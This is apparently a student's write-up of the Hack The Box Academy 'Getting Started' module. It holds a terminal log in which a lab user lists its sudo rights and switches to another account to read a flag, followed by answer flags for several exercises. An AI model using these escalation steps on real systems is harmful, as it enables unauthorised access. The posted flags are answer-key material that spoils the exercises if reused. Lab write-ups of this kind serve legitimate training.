
```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads ×   kali@kali: ~/Downloads ×   kali@kali: ~ ×
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo su user2
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/usr/bin/su user2' as root on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j.
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo su
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/usr/bin/su' as root on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j.
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ su
Password:
su: Authentication failure
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo -l
Matching Defaults entries for user1 on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user1 may run the following commands on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:
    (user2 : user2) NOPASSWD: /bin/bash
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo su user2
[sudo] password for user1:
Sorry, try again.
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/usr/bin/su user2' as root on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j.
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo user2 /bin/bash
[sudo] password for user1:
sudo: user2: command not found
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo -u user2 /bin/bash
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:/home/user1$ ls
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:/home/user1$ cd /home/user2/flag.txt
bash: cd: /home/user2/flag.txt: Not a directory
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:/home/user1$ cd
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ ls
flag.txt
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ cd flag.txt
bash: cd: flag.txt: Not a directory
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ cat flag.txt
HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$
```

8.Q: Escalate privileges to root and get the flag.

A: HTB{pr1v1l363_35c4l4710n_2_r007}

***Explanation*:** Privilege escalation is a critical phase in system penetration, allowing a user to gain higher-level permissions.






9.Q: Run an nmap script scan for Apache version.

A: 2.4.18

***Explanation*:** Script scans with Nmap can extract specific information like software versions, useful for detailed vulnerability assessment.





10.Q: Gain a foothold and submit the user.txt flag.

A: 79c03865431abf47b90ef24b9695e148

***Explanation*:** Gaining a foothold is the first step in system penetration, often leading to access to user-level confidential information.

.







11.Q: Escalate privileges and submit the root.txt flag

A: de5e5d6619862a8aa5b9b212314e0cdd

***Explanation*:** Accessing root-level files often requires advanced privilege escalation techniques, crucial for deep system analysis and full control.







12.Q: Spawn the target, gain a foothold and submit the contents of the user.txt and root.txt flags.

A: User Flag: 7002d65b149b0a4d19132a66feed21d8, Root Flag: f1fba6e9f71efb2630e6e34da6387842

***Explanation*:** This comprehensive task involves initial access, user-level penetration, and ultimate root-level access, encompassing a full spectrum of penetration testing skills.





Conclusion

The "Getting Started" section effectively introduced me to the fundamental practices and challenges in the field of cybersecurity. Through practical, hands-on tasks, I was exposed to essential techniques such as network scanning, service enumeration, vulnerability exploitation, and privilege escalation. This hands-on approach is vital for building a strong foundation in cybersecurity and preparing for more advanced topics in the field.

https://academy.hackthebox.com/achievement/949661/77

HTB ACADEMY

Getting Started

Congratulations Damiano254, you have completed this module!

Module: Getting Started

Difficulty: Fundamental

Exercises Completed: 12 /12

Completed at: 21 Jan 2024